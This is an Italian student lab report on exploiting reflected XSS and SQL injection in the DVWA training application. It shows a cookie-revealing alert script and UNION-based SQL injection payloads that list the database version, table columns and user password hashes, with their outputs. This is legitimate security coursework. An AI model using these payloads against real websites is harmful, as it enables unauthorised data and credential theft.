


Claudio De cicco
29/11/2022



Report XSS SQL

- 1- Come prima task andiamo a sfruttare la vulnerabilità di XSS reflected
In sequenza gli screen di cosa ho ottenuto andando a inserire dei comandi nella barra di submit.
Il primo `<i>` per rendere in corsivo quello che andrò a digitare, in questo caso "Claudio"




Per secondo ho inviato lo script "alert" per visualizzare a schermo quello che chiederò nelle parentesi, nel primo caso una stringa, nel secondo sono andato a chiedere il cookie.





- 2- Come seconda task andiamo a sfruttare le vulnerabilità SQL injection. Usando il comando `%' or '0'='0` che mi restituirà la lista con First name e Surname degli utenti.



The screenshot shows a web browser window with the URL `92.168.1.102/dvwa/vulnerabilities/sqli/?id=%25%27+or+%270%27%3...`. The DVWA logo is at the top. The page title is "Vulnerability: SQL Injection". Below the title, there is a "User ID:" label, an input field, and a "Submit" button. The output of the query is displayed in red text, showing a list of users:

```
ID: '%' or '0'='0
First name: admin
Surname: admin


ID: '%' or '0'='0
First name: Gordon
Surname: Brown

ID: '%' or '0'='0
First name: Hack
Surname: Me

ID: '%' or '0'='0
First name: Pablo
Surname: Picasso

ID: '%' or '0'='0
First name: Bob
Surname: Smith
```

Per visualizzare la versione del database sono andato a lanciare il comando `0' UNION SELECT 0, version() #` e per il database il comando `0' UNION SELECT 0, database () #`



The first screenshot shows the "Vulnerability: SQL Injection" page with the "User ID:" label, an input field, and a "Submit" button. The output of the query is displayed in red text:

```
ID: 0' UNION SELECT 0, version() #
First name: 0
Surname: 5.0.51a-3ubuntu5
```

The second screenshot shows the same page with the "User ID:" label, an input field, and a "Submit" button. The output of the query is displayed in red text:

```
ID: 0' UNION SELECT 0, database () #
First name: 0
Surname: dvwa
```

Con il comando **0' UNION SELECT 0, column_name FROM information_schema.columns WHERE table_name = 'users' #** vado a recuperare i nomi delle colonne.

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 0' UNION SELECT 0, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 0
Surname: user_id
```

```
ID: 0' UNION SELECT 0, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 0
Surname: first_name
```

```
ID: 0' UNION SELECT 0, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 0
Surname: last_name
```

```
ID: 0' UNION SELECT 0, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 0
Surname: user
```

```
ID: 0' UNION SELECT 0, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 0
Surname: password
```

```
ID: 0' UNION SELECT 0, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 0
Surname: avatar
```

Successivamente ho provato a recuperare le password usando il comando **' UNION SELECT user, password FROM users#** con questo risultato.

Vulnerability: SQL Injection

User ID:

'UN

Submit

```
ID: ' UNI
First nam
Surname:
```

' UNION SELECT NULL--

' UNION SELECT user, password FROM users#

```
ID: ' UNI
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```